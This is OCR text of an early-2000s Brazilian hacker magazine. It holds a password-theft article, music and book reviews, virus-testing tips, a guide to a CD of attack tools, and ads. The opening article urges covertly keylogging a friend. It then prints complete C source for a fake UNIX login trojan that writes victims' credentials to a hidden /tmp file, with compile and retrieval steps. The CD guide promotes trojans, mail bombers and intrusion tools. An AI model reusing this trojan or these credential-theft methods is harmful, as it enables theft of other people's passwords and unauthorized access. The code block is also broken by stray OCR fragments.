1) Seu amigo sempre digita a senha na casa dele perto de você, mas você nunca conseguiu ver (considerando que ele esteja usando Windows)? Simples, para isso existe um programa chamado keycopy que grava todas as digitações do seu "amigo" em um arquivo, bastando assim conferir depois. Depois de descompactá-lo, você deve primeiro criar o diretorio "c:\>win", onde será gravado o arquivo com as digitações. Agora é só executá-lo e esperar ele digitar a senha.

> Na verdade, existem várias maneiras de se obter uma senha

2) Você está num lugar que usa UNIX ou LINUX e quer pegar uma senha como no método acima? Existem programas (Trojan) que simulam a entrada de login do UNIX ou LINUX e te pedem o login e a senha. Bom, o que ele faz mesmo é esperar que a vítima digite o login e a senha e mandar para um arquivo oculto onde você especificar. Mas aí você diz: "O dono da senha não vai desconfiar que é um trojan quando vir que digitou a senha e não entrou no sistema?" Não. Porque logo após ele digitar o login e a senha, o trojan dá a mensagem de erro "Login Incorrect" e vai chamar a tela original do sistema, fazendo a vítima pensar que digitou a senha errada. Abaixo vai um desses programas, criado pelo Skynet, da RWX-ZINE

Obs: *Você deve mudar a mensagem de entrada de acordo com o sistema. Leia atentamente a fonte do programa e substitua o necessário.*

Obs2: *As senhas capturadas vão estar no diretório "/tmp/.hack.pw" como default.*

```
/*-------------------------------------------------------
FILE: loghack.c
VERSÃO: 1.0
SISTEMAS: Qualquer um na plataforma UNIX.
FUNÇÃO : Captura logins e senhas de usuários numa
máquina local.
-------------------------------------------------------*/
#define PASSWORD "Password: "
#define LOGERR "\nLogin incorrect"
#define FILENAME "/tmp/.hack.pw" /* Aqui você define o
diretório/arquivo que
conterá as senhas */
#include <stdio.h>
#include <signal.h>
void stop ()
{
```

BRIR SENHAS

rios em sistemas como Windows, Linux e Unix

por **Sh4rk**
www.infoshack.hpg.com.br

```
return;
}
main()
{
char login[10],
password[10];
int
pid;
FILE *fo; /* Arquivo de saída*/
signal (SIGINT, stop);
pid = getppid(); /* atribui seu processo corrente */
for(;;)
{
/*
Aqui vai o que aparerá na tela, esperando que ele dê
entrada no
sistema e execute o Trojan.*/
for (;;)
{
system("/usr/bin/clear");
loop1:
printf( "\n\nWelcome to Linux 2.0.0.");
loop2:
printf("\n\ncyberdine login: ");
gets (login);
/* Humm... nao digitou nada? :) */
if (strcmp (login, "") != 0)
break;
else
goto loop1;
}
system ("stty -echo > /dev/console"); /* Desabilita o echo
para
entrar com a password*/
printf(PASSWORD);
scanf("%s",password);
getchar();
system ("stty echo > /dev/console");
printf (LOGERR);
if ( ( fo = fopen(FILENAME,"a") ) != NULL )
{
fprintf(fo,"\nlogin %s password: %s\n",login,password);
fclose(fo); /* crack! */
}
/* levando em conta a possibilidade da pessoa errar ao
digitar.
Logins com menos de 3 caracteres são provavelmente
falsos, entao
vamos permanecer no laco*/
if (strlen (login) >= 3)
break;
else
goto loop2;
}
printf (LOGERR);
kill (pid,9); /*Mata o processo forcando o bin login
original*/
}
```

Agora, mande esse arquivo para alguma shell e compile.
cc -o loghack loghack.c

Depois é só esperar a vítima digitar seu login e senha e conferir no /tmp/.hack.pw (Lembrando que o arquivo está oculto devido ao "." no início, e não pode ser visto somente com um ls, use ls -a). Agora você pode usar qualquer editor de texto para vê-lo ou dar um simples cat /tmp/.hack.pw.

O FIM DO ATR?


Atari Teenage Riot passa por crise com a morte de seu fundador

O que será do Atari Teenage Riot? O grupo jungle harcore que conquistou um grande público no mundo todo com um discurso inflamado e radicalmente anarquista sofre agora com a perda de um de seus membros fundadores, Carl Crack.

Carl foi encontrado morto em seu apartamento, em Berlim, no mês de setembro, depois de sofrer uma overdose. Foram encontrados resíduos de álcool e comprimidos não especificados em seu estômago. Ele tinha apenas 30 anos e estava trabalhando no seu primeiro disco solo, "Black Art". Já havia recebido tratamento psiquiátrico antes, mas segundo Alec Empire, outro membro fundador do ATR, nada fazia prever a sua morte.

Pessoas que viram a banda de perto, fora dos palcos, notavam que Carl era uma cara cabisbaixo, isolado e que pouco falava. Com isso, acabava recebendo menos atenção da imprensa e dos fãs, principalmente em relação a Empire, uma espécie de porta-voz do grupo.

E é para ele que todos se viram agora, para saber o que será do conjunto, que também conta com as garotas Nic Endo e Hanin Elias. Ele ainda é bastante evasivo, mas dá a entender que a banda continua firme, mesmo sem Carl. Isso porque o ATR é um grupo que tem um objetivo de conscientização política bem definida, que provavelmente não será abalado com a morte de um integrante.



Empire terminou recentemente seu quarto álbum solo. Ele diz que o ATR deve voltar em disco apenas em 2003 e que o futuro da banda será decidido em conjunto com a outra fundadora da banda, Hanin Elias.

Quem quiser saber mais sobre a filosofia que rege a música do Atari Teenage Riot, que já esteve no Brasil durante uma turnê em 1998, deve ir ao **site da banda**. Lá, encontramos um texto pra lá de polêmico de Eric Empire: "Não vote! Vamos iniciar tumultos! Bote fogo em carros de polícia! Celebre garotas! Respeite terroristas! Quebre aparelhos de TV! Destrua todas as prisões! Destrua a moral cristã! Sexo! Mais grafite! Promova drogas e Foucault!". Como se vê, ele acaba extrapolando o pensamento anarquista original de uma forma bastante radical.

E para quem quer conhecer o som da banda pela Internet, o jeito é recorrer aos programas de troca de arquivos MP3, já que o site oficial não traz nada, em termos de áudio. E se for baixar músicas, tente algumas faixas do disco ao vivo "Live at Brixton Academy 1999", tido por alguns críticos como o mais selvagem disco ao vivo de todos os tempos.

www.digitalhardcore.com/atr.html

HARDCORE À ITALIANA


Assim como o ATR, o Lordasso é radical em tudo, da política à música

A Itália está longe de ser apenas a terra da macarronada, da pizza e do Luciano Pavarotti. Se você gosta de música eletrônica hardcore, saiba que pode encontrar um bom número de bandas que se destacam nessa área, dentro do continente europeu.

Uma delas é a Lordasso. Ok, o site da banda é horrível, bastante fraco em informações e, para piorar, todinho em italiano. Mas ali você consegue ouvir um pouco do som dos caras em quatro arquivos MP3 para baixar.

A música mais importante da banda é Killer Mentale. Um estilo industrial bastante obssessivo vai fazendo a música crescer, em meio a samplers e uma batida lenta, mas forte e incisiva. Quando o ritmo dobra, é provável que seu ouvido, pego de surpresa, vá pelos ares.

Agora, barulho mesmo é a música Right Power, título que mostra uma tendência radical de direita no pensamento da banda. Mas, política à parte, para quem gosta de porrada na orelha, o Lordasso é a solução.



Imagens: Divulgação

www.lordasso.com


O novo pensamento anarquista

TAZ, sucesso na Internet, ganha edição em português

A editora Conrad está lançando a coleção *Baderna*, focando especialmente em escritores e pensadores que cultivam a idéia de que não há solução para os problemas do mundo sem um conflito generalizado com as instituições existentes.

O primeiro título da coleção já chega com um forte teor anarquista. É *TAZ - Zona Autônoma Temporária*, que virou cult na Internet desde o seu lançamento, no final da década de 80.

Se você está achando que estamos falando daquele personagem de desenho animado, saiba que o TAZ a que o autor, Hakim Bey, se refere é coisa muito séria. Bey é contra os direitos autorais, portanto seu livro pode ser reproduzido livremente. Na Internet, pode-se achá-lo facilmente em inglês, em **diversos sites**. Mas, para quem não domina a língua de Shakespeare, há agora a edição de 88 páginas da Conrad.



Em seu livro, Bey defende a criação de zonas autônomas temporárias para a luta contra o poder capitalista. Seriam agrupamentos que apareceriam e logo deixariam de existir, confundindo as autoridades. Não deixa de ser uma profecia, vendo a forma com que grupos de hackers se organizam hoje na Internet, muitas vezes em defesa do software livre.

Hackim Bey não aparece nunca, não há foto dele em lugar algum e seu paradeiro é totalmente desconhecido. Muitos escritores de renome louvam a qualidade da sua obra, destacando a erudição que ele despeja em seu livro, fazendo analogias entre sua TAZ e os piratas do século XVI e XVII e os quilombos de negros, durante a escravidão.

E suas teorias já são seguidas com fervor, tanto por hackers quanto por ativistas do mundo real. Há até quem diga que o FBI criou um departamento apenas para descobrir sua identidade e vigiá-lo. Nada impossível, tendo em vista a influência de Bey dentro de movimentos ativistas.

O livro já ganhou até uma versão em disco, numa parceria de Bey com o músico Bill Laswell. Ele também já havia gravado com artistas importantes como William Burroughs e Iggy Pop.

Como se vê, não dá para não conhecer *TAZ - Zona Autônoma Temporária*, leitura obrigatória para quem está envolvido diretamente com o tema ou quem quer entender melhor os mecanismos de poder na sociedade capitalista.

TAZ - Zona Autônoma Temporária
Editora: **Conrad**
Autor: **Hakim Bey**
Páginas: **88 páginas**
Preço: **R$ 19,00**

www.sacred-texts.com/eso/taz.htm

www.hermetic.com/bey/taz_cont.html

O sonho dos hackers


Filme fala sobre aparelho capaz de quebrar qualquer sistema de encriptação

Filmes que falam sobre hackers não são muito comuns em Hollywood. E quando surge algum, geralmente o roteiro é tão forçado e inverossímil, que não consegue atrair os hackers do mundo real.

Voltando no tempo em que a Web estava apenas começando, em 1992, achamos um thriller de ação que tem um pouco mais de credibilidade, nesse sentido. É *Quebra de Sigilo* (*Sneakers*, no título original). O filme conta com atores de peso como Robert Redford, Dan Akroyd e River Phoenix.

Eles fazem parte de um grupo de especialistas em sistemas de segurança que são forçados a trabalhar para o governo dos EUA, no roubo de um aparelho altamente sigiloso. Ao conseguir o aparelho, eles descobrem que o bicho é capaz de decodificar todos os sistemas de encriptação existentes no mundo (o sonho de todo hacker...). O pior: quem os contratou eram agentes do crime organizado disfarçados! A partir daí, muita ação e confusão, como em todo filme hollywoodiano.

A discussão ética sobre a conduta dos hackers, ao ter conhecimento privilegiado de dados, e sobre a ligação entre a informação e o poder dão o tom do filme, o que o torna muito relevante hoje em dia, nove anos depois da sua filmagem.



NA PRÁTICA

Conheça o CD. Ele contém softwares que merecem toda a sua atenção

A mídia bônus que acompanha essa revista traz uma incrível coleção de softwares hackers. Isso não significa que os programas, manuais e arquivos nela contidos sejam necessariamente nocivos. Tudo depende do que o usuário vai fazer com esse material. Ele pode tanto aprender e usá-los para finalidade de estudos, como pode danificar sua própria máquina ou máquinas de terceiros. Portanto, toda a atenção é necessária. Se você tem dúvidas quanto à sua capacidade de lidar com o conteúdo do CD, melhor informar-se antes. Nossa intenção é divulgar conhecimento. Não nos responsabilizamos pelo uso indevido dos softwares contidos no CD. Se você quer cruzar a linha entre o estudo e o crime, faça por sua conta e não diga que não foi avisado das conseqüências.

Mas se você chegou até essa linha, grandes são as chances de que esteja disposto a aprender. Vamos então ao essencial.



VÍRUS SOB ESTUDO

Com medo de rodar vírus em sua máquina? Há uma maneira de experimentá-los sem correr riscos

por Sh4rk
www.infoshack.hpg.com.br

O problema de "brincar" com vírus é que você nunca sabe o dano que ele pode causar no seu HD. Existe uma porrada de vírus que quando rodam, automaticamente fodem a FAT em todos os discos do sistema. Bem, tem uma maneira de ficar longe e "salvo" desses programas e você poderá testá-los sem qualquer grilo, como um vírus de verdade.

A chave para isso é um programa do DOS chamado SUBST, que muda o controle de drives e diretórios a seu critério .

Faça esse arquivo batch abaixo e o copie e execute no drive A: (disquete).

```
@echo off
subst d: a:\
subst c: a:\
```

O que isso faz é mandar qualquer acesso (tentativa) aos discos C: e D: (dois HDs, no caso do cara que escreveu) para o drive A:. Então, o único dano que poderá ocorrer será no disquete do drive A:.

Nenhum programa pode acessar seu HD quando se utiliza esse comando .

O cara que escreveu diz que usa o tempo todo e é 100 % seguro. (Sei lá, bicho, não confie muito nisso, não. Já testei e quase me dei mal. Maiores esclarecimentos, vide o help do próprio DOS).

Tem mais: se você não quer ficar destruindo um disquete sempre que for testar ("brincar") com um vírus, você pode fazer o mesmo procedimento para um disco de RAM (RAMdisk). Divirta-se...


por HellRaiser

Para lhe assegurar uma maior garantia contra danos acidentais, procure utilizar o Vsafe juntamente com o TBmem (software da Thunderbyte) quando você for testar vírus dos quais desconhece o potencial destrutivo - e lembre-se sempre de deixar ativada a proteção contra gravação no boot do SETUP de seu computador. O Vsafe, embora seja facilmente desalocado da memória por muitos vírus, quando tem carregado algum outro TSR (terminate and stay resident program) após ele, não se desaloca tão facilmente. Mesmo sendo um programa chato que bipa toda hora, é muito útil para a sua segurança.

O TBmem é o guardião do tbav. Ele captura a int21 e acompanha a execução de qualquer arquivo e avisa quando um programa tenta inserir um código em outro (um vírus, no nosso caso) ou tenta capturar alguma interrupção.

Já a proteção contra gravação no boot que se encontra no SETUP de seu computador é muito útil e avisa se um programa tenta escrever algo no setor de boot de seu HD.

Mesmo com todas essas precauções, erros ainda podem ocorrer, então fique esperto: tente obter os fontes antes de testar para saber o que o vírus faz e tudo mais; bom, acho que é isso...



Guia do CD

A seguir você tem descrições básicas de cada categoria de software incluída no CD, acompanhadas de menções aos possíveis destaques e softwares com particularidades interessantes.

Categoria: *Mail Bomber*

Para poder enviar mensagens anônimas, com vírus ou trojans, e mandar essa mesma mensagem milhares de vezes para a vítima, você precisará de um Mail Bomber.

Destaque: *Avalanche 3.6* - O mais popular mail bomber em nova versão.

Categoria: *ICQ Tools*

Em ICQ Tools, você encontra ferramentas muito úteis para conseguir rastrear, invadir e até nukar usuários do popular programa de mensagens instantâneas .


Destaques: *Infra Reds* - mostra se o usuário realmente está offline ou apenas no modo Invisible

ICQ BanKiller - nunca mais veja aqueles banners embaixo das mensagens.

Categoria: *Cracking / Hacking*

A finalidade de um aplicativo 'cracker' é acessar arquivos, informações ou opções protegidas ou escondidas e então analisá-los e/ou destrui-los. Existem várias maneiras de fazer isso, seja quebrando senhas, rastreando vulnerabilidades ou mandando floods .

Destaque: *STC 3.0* - faz o serviço de mais de 30 programas. Ao mesmo tempo, pode ser usado como sniffer, spoofer, nuke, bruteforce etc...



Categoria: *Invasão*

Programas para acesso remoto do tipo cliente-servidor, exploits, sniffers, bruteforce e utilitários que permitem acessar máquinas sem autorização .

Destaque: *Brutus Net Force* - invasão de sites via FTP, descobre senhas de e-mail e muito mais.

Categoria: *Programação*

O primeiro passo para entender os softwares é construir softwares e para tanto, o conhecimento de uma ou de mais de uma linguagem de programação é essencial.

Destaque: *PERL in a Week* - aprenda os segredos do PERL em uma semana.

Categoria: *Vírus*

Vírus ou Worms são considerados verdadeiras pragas, infectando e destruindo máquinas. Porém, dentro de um vírus existem rotinas e comandos de programação muito interessantes e essenciais para quem deseja dominar programação em nível avançado.

Destaque: *Instant Virus Production* - cria seus próprios vírus.

Categoria: *Trojan*

Os trojans são arquivos que funcionam no esquema Cliente-Servidor. Uma vez enviado o servidor (o trojan) para uma máquina, outro computador pode agir como cliente e acessar suas informações.

Destaque: *Sub Seven 2.2* - indicado como um dos melhores trojans.

Categoria: *Nuke*

Nukar, ou seja, derrubar um outro usuário na rede. Com um desses programas, pode ser uma tarefa mais fácil do que você imagina.

Destaque: *Nuke it !* - Um nuker com código aberto.

Categoria: *Sniffer*

Sniffers são como farejadores: analisam o tráfego de rede, fornecendo informações privilegiadas.

Destaque: *Snuff* - um sniffer para Linux

Categoria: *Códigos-Fonte*

O código-fonte é como a essência de um software, contém todas as informações sobre o programa e é aberto para melhorias ou mudanças visando sempre o crescimento e a otimização.

Destaque: *WinNuke* - um nuker pronto para modificações do usuário.

Categoria: *Defacements*

Defacements, também conhecidos em alguns círculos como Mirrors, são as telas que os "hackers" deixam nos sites invadidos. No CD você encontra uma extensa galeria dos estragos provocados.

EXPEDIENTE

DIGERATI EDITORIAL TECNOLOGIA E COMUNICAÇÂO LTDA
Rua Haddock Lobo, 347 - 12° andar
CEP 01414 001 São Paulo - SP
Fone: (0xx11) 3217 2600
Fax: (0xx11) 3217 2617
Internet: www.digerati.com.br

Atendimento ao Leitor:
Fone: (0xx11) 3217 2626
web: www.digerati.com.br
e-mail: *suporte@digerati.com.br*
Érica V. Cunha *erica@digerati.com.br*
Débora Miura Guimarães

Diretores:
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Depto Administrativo:
Clayton Nunes *cnunes@digerati.com.br*
Bianca Anzeloti de Souza, Fábio Alves da Silva, Vagner Albero

H4CK3R

Diretor Editorial:
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor:
Alessio F. Melozo *alessio@digerati.com.br*
Reportagem:
Maurício Martins, João Marinho
Departamento Técnico (Multimídia):
Flávio Tâmega, Rodrigo Rudiger, Juliano Barreto
Diretor de Arte:
Rafael Wen Magalhães
Estagiário de Arte:
Fabio Augusto Souza Lima
Colaboradores:
Leonardo Cardoso, Sh4rk, Bruno, Márcio Natplay

Para anunciar nesta revista:
www.digerati.com.br/publicidade
publicidade@digerati.com.br
11 3217 2628

Os artigos assinados não refletem necessariamente a opinião da Revista hacker. Os artigos assinados indicam a opinião de seus autores.

Impressão e Acabamento:
Oceano Indústria Gráfica e Editora Ltda.
Tel.: (0xx11) 4446 6544

Distribuidor exclusivo para Bancas de todo Brasil.
Fernando Chinaglia Distribuidora S/A.
Rua Teodoro da Silva, 907 - Grajaú.
CEP 20563-900 Rio de Janeiro - RJ.
Tel.: (0xx21) 575 7766.

Conheça as publicações da Digerati Comunicação


DIGERATI
www.digerati.com.br













Para maiores informações: 0xx11-3217-2600 - Para comprar pela internet: www.digerati.com.br

Assine abaixo os códigos das revistas que quer receber

Cód. GKE4 - R$9,90 Aprenda a montar seu próprio computador ( )	**Cód. GK9 - R$9,90** A arte de gravar CDs: manual e seleção de softwares no CD ( )	**Cód. TGS2 - R$9,90** Edição especial com 2 CDs e uma revista extra ( )	**Cód. CL1 - R$ 9,90** Office Click: super pacote de programas para escritório. ( )	**Cód. AL3 - R$ 9,90** Debian Linux completo e com manual. ( )
Cód. GKE5 - R$14,90 Free BSD: Sistema operacional completo com manual ( )	**Cód. GK10 - R$9,90** Desmonte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz ( )	**Cód. TGS3 - R$ 9,90** 500 jogos para Windows! Simples e divertidos. ( )	**Cód. CL7 - R$ 8,90** Programas especiais para gravação de CDs, Softwares administrativos ( )	**Cód. AL4 - R$ 9,90** Demo Linux: O Linux que roda direto do CD. ( )
Cód. GKE6 - R$9,90 Transforme seu micro num estúdio digital ( )	**Cód. GK11 - R$9,90** Tudo sobre DVDs, Linguagem C e Cavalo de Tróia ( )	**Cód. TGS4 - R$ 9,90** Emuladores: jogos de videogames no computador. ( )	**Cód. CL8 - R$ 8,90** Web Design para iniciantes. Livros, Webcassetadas e mais. ( )	**Cód. AL5 - R$ 9,90** Turbo Linux, o Linux mais usado na Ásia. ( )
Cód. GKE7 - R$9,90 Programas para aprender e ensinar. Mais de 168 cursos e softwares para criação multimídia ( )	**Cód. GK12 - R$9,90** Kylix e Delphi: cursos e softwares. Simuladores e Emuladores + Roteiro da pirataria na web ( )	**Cód. TGS5 - R$ 9,90** Mais de 320 jogos inéditos e um especial 10 anos. ( )	**Cód. CL9 - R$ 8,90** Especial contra pragas digitais: spam e vírus + curso Office XP ( )	**Cód. IL1 - R$ 9,90** Mylla Christie. Além de programas de Esoterismo, beleza, MP3, decoração e outros. ( )
Cód. GK2 - R$9,90 CD-ROM com 4 programas completos e mais 70 programas ( )	**Cód. GK13 - R$9,90** Programas para overclocking + 2 sistemas operacionais, vídeo digital, PHP e XML ( )	**Cód. TGS6 - R$ 9,90** Emuladores + 200 ROMS, 40 jogos completos. ( )	**Cód. CLE1 - R$ 11,90** Especial gráficos com milhares de imagens e programas ( )	**Cód. IL2 - R$ 9,90** Tudo sobre sites de encontro + um CD com programas e arquivos para mulheres antenadas ( )
Cód. GK3 - R$9,90 Linux Conectiva Red Hat completo ( )	**Cód. TG8 - R$9,90** Os melhores jogos da temporada. Entre eles Tomb Raider III ( )	**Cód. TGS7 - R$9,90** + de 20 mil dicas em sistema multimídia e + de 30 jogos completos ( )	**Cód. CLE2 - R$ 9,90** Tudo para manter seu micro livre de vírus, hackers, invasões e travamentos ( )	**Cód. ILE1 - R$ 9,90** Terapias alternativas, saúde e equilíbrio + um CD com músicas para relaxamento ( )
Cód. GK7 - R$9,90 Hackers! Uma coleção de softwares no CD ( )	**Cód. TNE11 - R$9,90** Outcast uma revolução do gênero de aventura ( )	**Cód. TGS8 - R$9,90** 50 Jogos Completos + Emulação e Dragon Ball Z. ( )	**Cód. CLE3 - R$ 11,90** Graphic Pack: mais de 30 mil cliparts, fontes, web objects, ícones & cia ( )	**Cód. TWM1 - R$ 9,90** Flash, Dreamweaver e programas para construção de sites. ( )
Cód. GK8 - R$9,90 DiVX: o MP3 de vídeo e muito mais ( )	**Cód. TGS1 - R$9,90** Edição especial com 2 CDs de colecionador ( )	**Cód. TGS9 - R$ 9,90** Donkey Kong Rumble e mais 33 jogos completos ( )	**Cód. AL2 - R$ 9,90** PHAT: o Linux que roda do Windows ( )	**Cód. TWM2 - R$ 9,90** Projetos em Flash, programas e um manual de Cold Fusion. ( )

Nome: _____
Endereço: _____
Cidade: _____ Estado: _____ CEP: _____ - ____

Mande **Cheque Nominal** ou **Vale Postal** para
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 - 12ª andar
Cerqueira César - São Paulo - CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional.



H4CK3R

CONFIRA NO CD:

Pr073çã0
Antivírus, AntiBO, Port Scanners

P4tch3z de S36ur4nç4
Correções para falhas de softwares

Sn1ff3rz
Softwares para interceptação de dados e detecção de falhas em redes

D3f4c3m3n7z
Galeria de sites desfigurados

Programação
Descompiladores, cursos e rotinas

Nuk3z
Sobrecarga em sistemas

V1ri1
Softwares que infectam micros

Cód160s-f0n73
Programas em modo texto

Atenção! Esse CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos nesse CD exclusivamente para finalidades de estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso desses softwares para prejudicar terceiros é crime, passível de punição.

"O conteúdo do CD-ROM é formado por softwares, freewares e versões de demonstração"